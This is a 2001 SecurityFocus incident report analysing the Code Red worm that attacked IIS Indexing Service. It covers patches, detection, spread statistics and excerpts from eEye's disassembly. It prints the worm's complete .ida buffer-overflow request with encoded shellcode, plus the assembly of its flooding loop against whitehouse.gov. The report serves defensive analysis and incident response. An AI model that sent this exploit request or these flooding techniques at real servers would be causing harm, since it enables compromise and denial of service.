

Code Red Worm

Analyst:
Ryan Russell

Incident Analysis Report
July 20, 2001

SecurityFocus
1660 S. Amphlett Boulevard | Suite 128 | San Mateo | CA | 94402 | 650 655 6300 | 650 655 2099 fax

Quoting SecurityFocus Information and Data: *Internal Documents and Presentations:* Quoting individual sentences and paragraphs for use in your company's internal communications does not require permission from SecurityFocus. The use of large portions or the reproduction of any SecurityFocus document in its entirety *does* require prior written approval and may involve some financial consideration. *External Publication:* Any SecurityFocus information that is to be used in advertising, press releases, or promotional materials requires prior written approval from the Vice President of Product Marketing of SecurityFocus. A draft of the proposed document should accompany any such request. SecurityFocus reserves the right to deny approval of external usage for any reason.
Copyright © 2001 SecurityFocus, Inc. Reproduction is forbidden unless authorized.

Executive Summary

A worm known as “Code Red” has proven to be the most “successful” worm in Internet history since the original Morris worm. It has compromised tens of thousands of systems and resulted in extensive denial of service. Code Red takes advantage of a hole in the Microsoft Indexing Server present by default on IIS Web servers for both Windows NT 4.0, and Windows 2000. The SecurityFocus ARIS *predictor* service has tracked the dramatic spread of the Code Red worm since July 13.

This particular vulnerability was publicly released on June 18. Microsoft released a patch immediately. It is evident that many administrators have failed to install this patch. ARIS data shows some initial attacks on July 11, and then, starting on July 13, the worm began exponential growth until July 20. At midnight of July 20, 2001 in the UTC time zone the worm stops its spread and focuses its attack on the IP address for www1.whitehouse.gov. Code Red will continue to attack this whitehouse.gov address until July 28, at which point it will sleep until the end of the month. The worm will repeat this “spread, attack, and sleep” pattern each month unless it is eradicated.

The worm can re-infect systems multiple times, consuming system resources and disrupting operations. SecurityFocus recommends that you apply the appropriate patches. The worm is memory-resident, thus you can eradicate it through a system shutdown.

Copyright © 2001 SecurityFocus, Inc.

Associated Vulnerability:	*MS Index Server and Indexing Service ISAPI Extension Buffer Overflow Vulnerability*
Associated Bugtraq ID:	*2880*
Urgency:	*High*
Ease of Exploit:	*Automatic*
Associated Operating Systems:	*Windows NT 4.0, Windows 2000, Windows XP Beta*

Note: The worm operates as intended on Windows 2000. It may simply crash IIS on other operating systems. The worm has been crashing Cisco DSL routers and HP JetDirect printers running older firmware. There is evidence that other devices with Web servers on port 80 may also be adversely affected.

Overview

On June 18, 2001, eEye Digital Security released an advisory regarding a new security hole in IIS. You can find its advisory at http://www.eeye.com/html/Research/Advisories/AD20010618.html.

In short, a buffer overflow in the code handles .ida requests. An as-yet unknown source has created an exploit and turned it into a worm. The worm attempts to deface the Web site of the victim host with the following HTML code:

```
<html><head><meta http-equiv="Content-Type" content="text/html;
charset=English"><title>HELLO!</title></head><bady><hr size=5><font color="red"><p
align="center">Welcome to http://www.worm.com !<br><br>Hacked By
Chinese!</font></hr></bady></html>
```

The worm then proceeds to scan for other vulnerable hosts after installing itself on the new victim.

This worm is designed to attack the IP address for www1.whitehouse.gov starting on July 20, 2001 UCT, or July 19, 2001 at 5:00 p.m. PDT. The provider for the whitehouse.gov Internet connection blocked traffic to that IP address, allowing traffic to reach alternate servers. Because all known versions of the worm attack the single IP address, www.whitehouse.gov remained accessible.

The worm is coded to spread until July 20, attack whitehouse.gov until July 28, and then sleep until the end of month. Initially, poor selection of pseudo-random addresses meant each worm attacked the same set of addresses, re-infecting the same vulnerable servers and disrupting service for these addresses in particular. However, observers have discovered a variant of the worm that “improves” upon the IP address randomness, resulting in a more even distribution of victims (please see the technical details).

Patches

Microsoft has made patches available to address this problem. You can find these patches at http://securityfocus.com/vdb/bottom.html?section=solution&vid=2880, or check the following direct links:

Copyright © 2001 SecurityFocus, Inc.

- **Windows NT 4.0:** http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30833
- **Windows 2000:** http://www.microsoft.com/Downloads/Release.asp?ReleaseID=30800

Attack Signatures

Windows Index Server ships with Windows NT 4.0 Option Pack and Windows Indexing Service ships with Windows 2000. An unchecked buffer exists in the idq.dll ISAPI extension associated with each service. A maliciously crafted request could allow the execution of arbitrary code on the host in the Local System context. You can find a more complete description at http://securityfocus.com/bid/2880.

The Code Red worm sends the following request during the attack:

```
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6
858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%
u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

IDS Updates

Snort detects this attack if the Vision/Whitehats signature set is used. Some reports indicate that Snort detects this as a “Whisker Splice” attack. The 1.8 release has fixed the rule-ordering problem that may cause this indication.

The Whitehats rule that spots this attack is “IDS552/WEB-IIS_IIS ISAPI OVERFLOW IDA,” which you can find at http://www.whitehats.com/info/IDS552.

ARIS *analyzer* users will see this attack described as “Microsoft Indexing Server/Indexing Services ISAPI Buffer Overflow Attack.”

BlackICE detects the attack as an HTTP port probe if no process is listening on port 80 of the scanned host. It reports a “Suspicious URL” if the port is open.

SecurityFocus is not aware of any other IDSes that presently detect this worm.

Recommendations

SecurityFocus recommends that you apply the appropriate patch immediately. In addition, SecurityFocus analysts recommend that you implement as much of the following hardening/checklist document as possible:

- **IIS4:** http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/columns/questions/iischeck.asp

- **IIS5:** http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/iis/deploy/depovg/securiis.asp

An IIS5 Hotfix Checking Tool also exists to check for patches that you have not yet installed. You can get it from Microsoft Technet at http://www.microsoft.com/Downloads/Release.asp?ReleaseID=24168.

Attack Data




Figure 1 — ISAPI Buffer Overflow Attacks for July 6-19, 2001

Figure 1 shows the rise in numbers of ARIS user systems that detected the specific attack signature used by the worm. An IDS signals detection only when the victim has a process listening on port 80, the TCP handshake completes, and the attack signature is sent. In addition, as of this writing, only two IDSes will spot this attack.

Copyright © 2001 SecurityFocus, Inc.





Figure 2 — Top Five Attacks for July 10–20, 2001

Figure 2 indicates the top five attacks since July 10. The dramatic rise in the worm's activities is clearly exponential, quickly surpassing the numbers of any other detected attack. The scale of this attack is extremely large for the size of the ARIS user community. While the graph is showing nearly ten thousand attacks, the actual number of attacks by the worm across the entire Internet must be one or two orders of magnitude greater than the numbers ARIS users report. Anecdotal reports indicate that the worm may have compromised as many as several hundred thousand IIS servers.

ARIS data in Figure 2 clearly shows the decline in detected attacks on July 20. This is due to the change in the worm's activities as it stops its attempts to spread and begins attacks against a single address.

Copyright © 2001 SecurityFocus, Inc.



	Attacked Country	% Users	# Attacks
1	United Kingdom	1.43	3912
2	Germany	1.43	1260
3	United States	7.14	885
4	Netherlands	0.71	394
5	Austria	0.71	42
6	Canada	2.14	28
7	Turkey	0.71	27
8	Japan	0.71	15
9	Australia	0.71	7
10	Italy	0.71	2

Figure 3 — Top Ten Attacked Countries for July 10–20, 2001

Figure 3 shows the number of reported attacks against countries from July 10 to 20. The United States is usually the most attacked country. There appears to be some bias toward addresses in the United Kingdom and Germany.

Technical Description

eEye Digital Security has released a very well written and commented disassembly of the worm. This section presents excerpts from their disassembly, used with permission.

The worm has several functions, including the following:

- Infect new hosts
- Deface victim Web pages
- Attack 198.137.240.91 (www1.whitehouse.gov)

The original author would have developed a launcher to place the worm on the first set of IIS servers to start the process. The launcher program will not appear on victim hosts, as the worm is self-propelling after the initial launch. Copies of the worm can easily be modified and relaunched. For example, it would be easy to change the IP address the program attacks, as well as the date ranges, by simply using a hex editor. It is extremely likely that we will see variations of this worm, either from the original author, or from copycats who have made changes.

Portions of the original worm code were written in a higher-level language, then compiled, and combined with hand-written assembly code to produce the final product.

Copyright © 2001 SecurityFocus, Inc.

The worm delivers an exact copy of itself from the memory of the current attacker/victim to the new victim. Therefore, in memory, byte 0 is the beginning of a Web request, as follows:

```
seg000:00000000      47 45 54 20 2F 64+aGetDefault_ida db 'GET
/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000      65 66 61 75 6C 74+              db
'NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000      2E 69 64 61 3F 4E+              db
'NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000      4E 4E 4E 4E 4E 4E+              db
'NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN'
seg000:00000000      4E 4E 4E 4E 4E 4E+              db
'N%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u685'
seg000:00000000      4E 4E 4E 4E 4E 4E+              db
'8%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53f'
seg000:00000000      4E 4E 4E 4E 4E 4E+              db 'f%u0078%u0000%u00=a
HTTP/1.0',0Dh,0Ah
seg000:00000000      4E 4E 4E 4E 4E 4E+              db 'Content-type:
text/xml',0Ah
seg000:00000000      4E 4E 4E 4E 4E 4E+              db 'HOST:www.worm.com',0Ah
seg000:00000000      4E 4E 4E 4E 4E 4E+              db ' Accept: */*',0Ah
seg000:00000000      4E 4E 4E 4E 4E 4E+              db 'Content-length: 3569
',0Dh,0Ah
seg000:00000000      4E 4E 4E 4E 4E 4E+              db 0Dh,0Ah
```

After initially setting up registers and jumping between subroutines, the worm proceeds to hook into a system function table, and inserts itself in front of several system calls. This is how the worm “defaces” a site. It does not modify any files on the file system. Rather, the worm follows this pattern:

- Hooks into the Web server process
- Monitors calls for Web pages
- Lets the Web page be retrieved into memory
- Changes the permission on the memory
- Replaces the normal Web page with the “hacked” version

This behavior is an advanced technique, and very little has been published on this topic. Similar Windows NT rootkit techniques have existed, but nothing quite this extensive.

When the day of the month reaches the 20th (UTC), the worm behavior switches. Instead of spreading, the worm attacks a particular IP address. The IP address that is hard-coded into this version of the worm (and so far, no other versions have been found) belongs to www1.whitehouse.gov. The attacks consist of approximately 100K chunks of bytes sent to port 80 on www1.whitehouse.gov. Here is the relevant code:

```
seg000:00000920                    WHITEHOUSE_SOCKET_SEND_INC:         ; CODE
XREF: HACK_PAGE+321_j
seg000:00000920      8B 85 4C FE FF FF         mov   eax, [ebp-1B4h]
seg000:00000926      83 C0 01                  add   eax, 1      ; inc     counter
seg000:00000929      89 85 4C FE FF FF         mov   [ebp-1B4h], eax
seg000:0000092F
seg000:0000092F                    WHITEHOUSE_SOCKET_SEND:             ; CODE
XREF: HACK_PAGE+2CF_j
seg000:0000092F      81 BD 4C FE FF FF+              cmp   dword     ptr [ebp-
1B4h],   18000h ; if counter >= 18000h jump
```


Copyright © 2001 SecurityFocus, Inc.

```
seg000:00000939      7D 37                    jge   short
   WHITEHOUSE_SLEEP_LOOP ; Jump if     Greater     or Equal (SF=OF)
seg000:0000093B      8B F4                    mov   esi, esp
seg000:0000093D      68 E8 03 00 00                 push         3E8h
seg000:00000942      FF 95 A0 FE FF FF        call        dword     ptr [ebp-
160h] ; Sleep
seg000:00000948      3B F4                    cmp   esi, esp    ; Compare Two
   Operands
seg000:0000094A      90                       nop               ; No Operation
seg000:0000094B      43                       inc   ebx         ; Increment by 1
seg000:0000094C      4B                       dec   ebx         ; Decrement by 1
seg000:0000094D      43                       inc   ebx         ; Increment by 1
seg000:0000094E      4B                       dec   ebx         ; Decrement by 1
seg000:0000094F      8B F4                    mov   esi, esp
seg000:00000951      6A 00                    push        0           ; no flags
seg000:00000953      6A 01                    push        1           ; send len
1
seg000:00000955      8D 8D FC FE FF FF        lea   ecx, [ebp-104h] ; addr of buf
seg000:0000095B      51                       push        ecx
seg000:0000095C      8B 95 78 FE FF FF        mov   edx, [ebp-188h] ; sock
descriptor
seg000:00000962      52                       push        edx
seg000:00000963      FF 95 C0 FE FF FF        call        dword     ptr [ebp-
140h] ; Send
seg000:00000963                                                 ;
seg000:00000963                                                 ; sends 1 byte
seg000:00000969      3B F4                    cmp   esi, esp    ; Compare Two
   Operands
seg000:0000096B      90                       nop               ; No Operation
seg000:0000096C      43                       inc   ebx         ; Increment by 1
seg000:0000096D      4B                       dec   ebx         ; Decrement by 1
seg000:0000096E      43                       inc   ebx         ; Increment by 1
seg000:0000096F      4B                       dec   ebx         ; Decrement by 1
seg000:00000970      EB AE                    jmp   short
   WHITEHOUSE_SOCKET_SEND_INC ; jump back to send
seg000:00000972                    ;
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
seg000:00000972
seg000:00000972                    WHITEHOUSE_SLEEP_LOOP:              ; CODE
XREF: HACK_PAGE+2EA_j
seg000:00000972      8B F4                    mov   esi, esp
seg000:00000974      68 00 00 00 01                 push        1000000h    ;
sleep for around 4.66 hours
seg000:00000979      FF 95 A0 FE FF FF        call        dword     ptr [ebp-
160h] ; Sleep
seg000:0000097F      3B F4                    cmp   esi, esp    ; Compare Two
   Operands
seg000:00000981      90                       nop               ; No Operation
seg000:00000982      43                       inc   ebx         ; Increment by 1
seg000:00000983      4B                       dec   ebx         ; Decrement by 1
seg000:00000984      43                       inc   ebx         ; Increment by 1
seg000:00000985      4B                       dec   ebx         ; Decrement by 1
seg000:00000986      E9 B9 FE FF FF                 jmp   TIME_GREATER_20 ; Jump
```

Following the flooding, it sleeps for not quite five hours, and then repeats the process. If it is still after the 20th, it keeps flooding the whitehouse.gov server. When the first of the month rolls around, the spreading process begins again.

This worm contains what is often referred to as a “lysine deficiency.” This name comes from the movie *Jurassic Park*, where the dinosaurs have a lysine enzyme deficiency designed into their genetic structure. The idea is that if they get off the island (where their external lysine supply is), they die. Some worms or rootkits may have a limitation built into them such that, if some flag is not present on the “victim,” then the attack dies. This limitation aims to keep worms from escaping from a lab environment. If the new victim machine is missing some key flag, such as a file named c:\lysine.def, the worm immediately erases itself.

To be specific, the Code Red worm contains an antideficiency. This worms spreads widely *unless* it encounters a special flag file (c:\notworm). People who have been prewarned about the worm launch can therefore give themselves special protection against it. Everyone else (who has not secured themselves against the hole in the first place) is a potential victim. This is the polar opposite of the original intention of the lysine dependency for worms and exploits. You can find an informative paper on lysine deficiency at http://www.rootkit.com/forum/forum.php?forum_id=52042.

Code Red Variant

A variant of the original worm has been created. This variant addresses the “problem” in the original worm that the IP addresses being generated were not random enough. The new variant has a much more evenly spread distribution, thus compromising a greater number of victims. In addition, the new variant no longer defaces the Web site, though it still inserts the hooks to do so. As a result, the administrator may not notice that the worm has compromised his or her IIS server, giving the worm a slightly improved chance of survival.

The “fix” for the PRNG reduced the number of clock ticks used to generate the random number generator seed. The code change that prevents the defacements from happening occurs in the section of code marked “padding” in the eEye disassembly. eEye will publish an updated analysis on July 20, 2001.

File Names

Code Red is the first worm in recent history that does not use files as part of its spreading mechanism. It is ephemeral, existing only on the wire or in the memory of the victim as it spreads. Other modern worms have all transferred a collection of files, running one of them as their infection mechanism. The nature of Code Red has added an extra challenge to analysis because we could not obtain copies of the worm from victim hard drives. Analysis was further hampered by the fact that the captured worm is not a complete executable, and exists as only a fragment of a normal program.

Copyright © 2001 SecurityFocus, Inc.

Resources

Securing IIS: http://securityfocus.com/focus/microsoft/iis/iissecure.html

For more information on Windows NT buffer overflows, rootkits, and lysine deficiencies, please check the Rootkit site at http://www.rootkit.com, and Chapter 8 of the book *Hack Proofing Your Network: Internet Tradecraft* (Rockland, Massachusetts: Syngress Press, 2000, ISBN 1-928994-15-6). (*Note:* The author of this ARIS analysis is the lead author of the book, though Greg Hoglund wrote that particular chapter.)

Community Credits

SecurityFocus wishes to thank Marc Maiffret and Ryan Permeh of eEye Digital Security (http://www.eeye.com) for their analysis and permission to excerpt their disassembly in this report. You can find their full analysis at http://www.eeye.com/html/advisories/codered.zip.

Copyright © 2001 SecurityFocus, Inc.

Glossary

If you are unfamiliar with any term used in this report, please visit the SecurityFocus glossary at http://www.securityfocus.com/glossary/index.html for more details on information security terminology.

Contact Information

Corporate Headquarters

SecurityFocus, Inc.
1660 S. Amphlett Blvd., Suite 128
San Mateo, CA 94402 USA
650-655-6300 (tel)
650-655-2099 (fax)

Field Offices

100-4th Avenue S.W., Suite 710
Calgary, AB, T2P 3N2 Canada
403-213-3939 (tel)
403-233-9179 (fax)

1701 16th Street N.W., Suite 825
Washington, DC 20009 USA
202-232-5200 (tel)
202-232-5200 (fax)

The ARIS *predictor* service provides Incident Alert and Analysis Reports, as well as Weekly and Monthly Summary Reports. These reports draw on IDS log data contributed to the SecurityFocus Incidents Database by ARIS *analyzer* members. This log data is submitted to the Incidents Database voluntarily and often anonymously. While SecurityFocus experts make every effort to inspect this data for validity, SecurityFocus does not guarantee the accuracy of submitted data. The aggregated log information is used to detect trends and is provided AS IS by SecurityFocus. Should you have questions, please contact ARIS-Report@securityfocus.com.

Copyright © 2001 SecurityFocus, Inc.